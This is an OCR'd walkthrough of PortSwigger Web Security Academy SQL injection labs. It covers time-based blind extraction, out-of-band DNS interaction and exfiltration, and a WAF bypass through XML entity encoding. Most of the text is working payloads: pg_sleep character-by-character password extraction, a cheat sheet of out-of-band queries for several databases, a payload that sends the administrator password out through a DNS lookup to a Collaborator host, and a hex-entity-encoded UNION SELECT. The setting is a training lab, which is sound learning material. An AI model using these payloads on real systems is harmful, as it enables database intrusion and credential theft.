
Secondly, we will check for the ***length of password***, if above query will takes 10 seconds to run. We will brute force on password length to find exact length.

```
TrackingId=OpsmE8KaHQ3goM8o'%3B SELECT CASE WHEN
(username='administrator' AND LENGTH(password)>$1$) THEN
pg_sleep(10) ELSE pg_sleep(0) END FROM users--
```

Lastly, just add ***SUBSTRING*** of password to SELECT a character and match with some character, using:

```
TrackingId=OpsmE8KaHQ3goM8o'%3B SELECT CASE WHEN
(username='administrator' AND SUBSTRING(password,
$1$,1)='$x$') THEN pg_sleep(10) ELSE pg_sleep(0) END
FROM users--
```





Make sure to select ***Cluster Bomb Attack***.

Start the attack. Wait for it to complete. When it's done, gather all the characters in ascending order from 1-20, that has most responce time.

Password ***rhlexvlbadfwr2nhfpq***

SOLVED

Lab # 15 | Blind SQL injection with out-of-band interaction

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.

> **Note**
>
> To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

OAST

Out-of-band application security testing (OAST) uses external servers to see otherwise invisible vulnerabilities.

Exploiting OAST

An application might carry out the same SQL query as the previous example but do it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute a SQL query using the tracking cookie. The query is still vulnerable to SQL injection, but none of the techniques described so far will work. The application's response doesn't depend on the query returning any data, a database error occurring, or on the time taken to execute the query.

Read more:
https://portswigger.net/burp/application-security-testing/oast

Basic Query

The techniques for triggering a DNS query are specific to the type of database being used. For example, the following input on Microsoft SQL Server can be used to cause a DNS lookup on a specified domain:

Next we will add the query which is given in Cheat Sheet with making condition, 1=1. Lastly add comment out in end of query.

```
'; exec master..xp_dirtree
'//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

Finalizing Injection

We are unsure of the database in lab, so we have to try one-by-one OAST exploiting query given in cheat sheet.

Oracle	(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:
	`SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual`
	The following technique works on fully patched Oracle installations, but requires elevated privileges:
	`SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')`

Microsoft	`exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'`
PostgreSQL	`copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'`

MySQL	The following techniques work on Windows only:
	`LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')`
	`SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'`


Oracle Query

Try pasting Oracle query in the TrackingID parameter, with a close tag for trackingid and UNION and in the last of whole query add comment.

Try pasting Oracle query in the TrackingID parameter, with a close tag for trackingid and UNION and in the last of whole query add comment.

Burp Collab

To get the burp collab link, which is whole point of lab, goto burp collab and simply press copy to clipboard



Now paste into Oracle exploiting OAST query.

```
Cookie: TrackingId=
rJWcuvMZrA7TVTHn'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%
3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//uecd488doksnmd8rbqbvcbk63x9qxf.oastify.
com">+%25remote%3b]>'),'/l')+FROM+dual--; session=RqdvO9tuOku9CtQDmdviRZnbkiYYpOUo
```

Start the attack and get to the burp collab and that's it.

SOLVED

Lab # 16 | Blind SQL injection with out-of-band data exfiltration

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

> **Note**
>
> To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

This lab is identical as the previous one, with the difference of data exfiltration from server using same technique, by adding (or SELECTing) what we are to acquire from server i.e. password of a user.

Query to use

We are unaware of the database, so we rely on the each database query from SQL cheatsheet, as follow:

Oracle

(XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l') FROM dual
```

The following technique works on fully patched Oracle installations, but requires elevated privileges:

```
SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')
```

Microsoft

```
exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'
```

PostgreSQL

```
copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

MySQL

The following techniques work on Windows only:

```
LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')
SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\a'
```


Oracle Query

Try pasting Oracle query in the TrackingID parameter, with a close tag for trackingid and UNION and in the last of whole query add comment.

Burp Collab

To get the burp collab link, which is whole point of lab, goto burp collab and simply press copy to clipboard

Now paste into Oracle exploiting OAST query.




SELECT feild

In the SELECT simple ask for the password of administrator from users database.

```
6sPmXCdrOfzh7AW5'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%
3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+From+users+WHERE+us
ername%3d'administrator')||'.bwb3usjv95u4f2hbw353ed7i79dz1o.oastify.com/">+%25remote%3b]>'),'/1'
```

In responce it will show us password with DNS lookup.

Start the attack and get to the burp collab and that's it.



SOLVED

Lab # 17 | SQL injection with filter bypass via XML encoding

This lab contains a SQL injection vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

The database contains a `users` table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.


In the previous labs, you used the query string to inject your malicious SQL payload. However, you can perform SQL injection attacks using any controllable input that is processed as a SQL query by the application. For example, some websites take input in JSON or XML format and use this to query the database.

These different formats may provide different ways for you to obfuscate attacks that are otherwise blocked due to WAFs and other defense mechanisms. Weak implementations often look for common SQL injection keywords within the request, so you may be able to bypass these filters by encoding or escaping characters in the prohibited keywords. For example, the following XML-based SQL injection uses an XML escape sequence to encode the *S* character in *SELECT*:

```
<stockCheck> <productId>123</productId> <storeId>999
&#x53;ELECT * FROM information_schema.tables</storeId>
</stockCheck>
```

Identify the vulnerability

As mentioned, the vulnerability i present in stock check page. So we will intercept this page with check button in Burp Suite:



Request

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0aee002603e75549845cff9e007f0055.web-security-academy.net
3  Cookie: session=gfQqPKLnpxSrLav8xXw9CjIB95hb7axh'
4  Content-Length: 111
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
8  Content-Type: application/xml
9  Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/131.0.6778.140 Safari/537.36
11 Accept: */*
12 Origin: https://0aee002603e75549845cff9e007f0055.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
   https://0aee002603e75549845cff9e007f0055.web-security-academy.net/product?productId=12
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8"?>
       <stockCheck>
           <productId>
               12
           </productId>
           <storeId>
               1
21         </storeId>
       </stockCheck>
```

In Burp Repeater, probe the ***storeId*** to see whether your input is evaluated. For example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example:

```
<storeId>
    1+1
</storeId>
```

200 -OK

Try determining the number of columns returned by the original query by appending a **UNION SELECT** statement to the original store ID:

```
<storeId>
    1 UNION SELECT NULL
</storeId>
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 17
5
6 "Attack detected"
```

Bypass the WAF

As you're injecting into XML, try obfuscating your payload using XML entities. One way to do this is using the **Hackvertor extension**. Just highlight your input, right-click, then select ***Extensions > Hackvertor > Encode > dec_entities/hex_entities***.

Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.

Craft an exploit

Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns 0 units, implying an error.

As you can only return one column, you need to concatenate the returned usernames and passwords, for example:

```
<storeId>
     1 <@hex_entities>
          UNION SELECT password FROM users WHERE username='administrator'<@/hex_entities>

          </storeId>
```

Send this query and observe that you've successfully fetched the usernames and passwords from the database.

Use the administrator's credentials to log in and solve the lab.

Password

`lscsq65m1smxiwavqivz`

SOLVED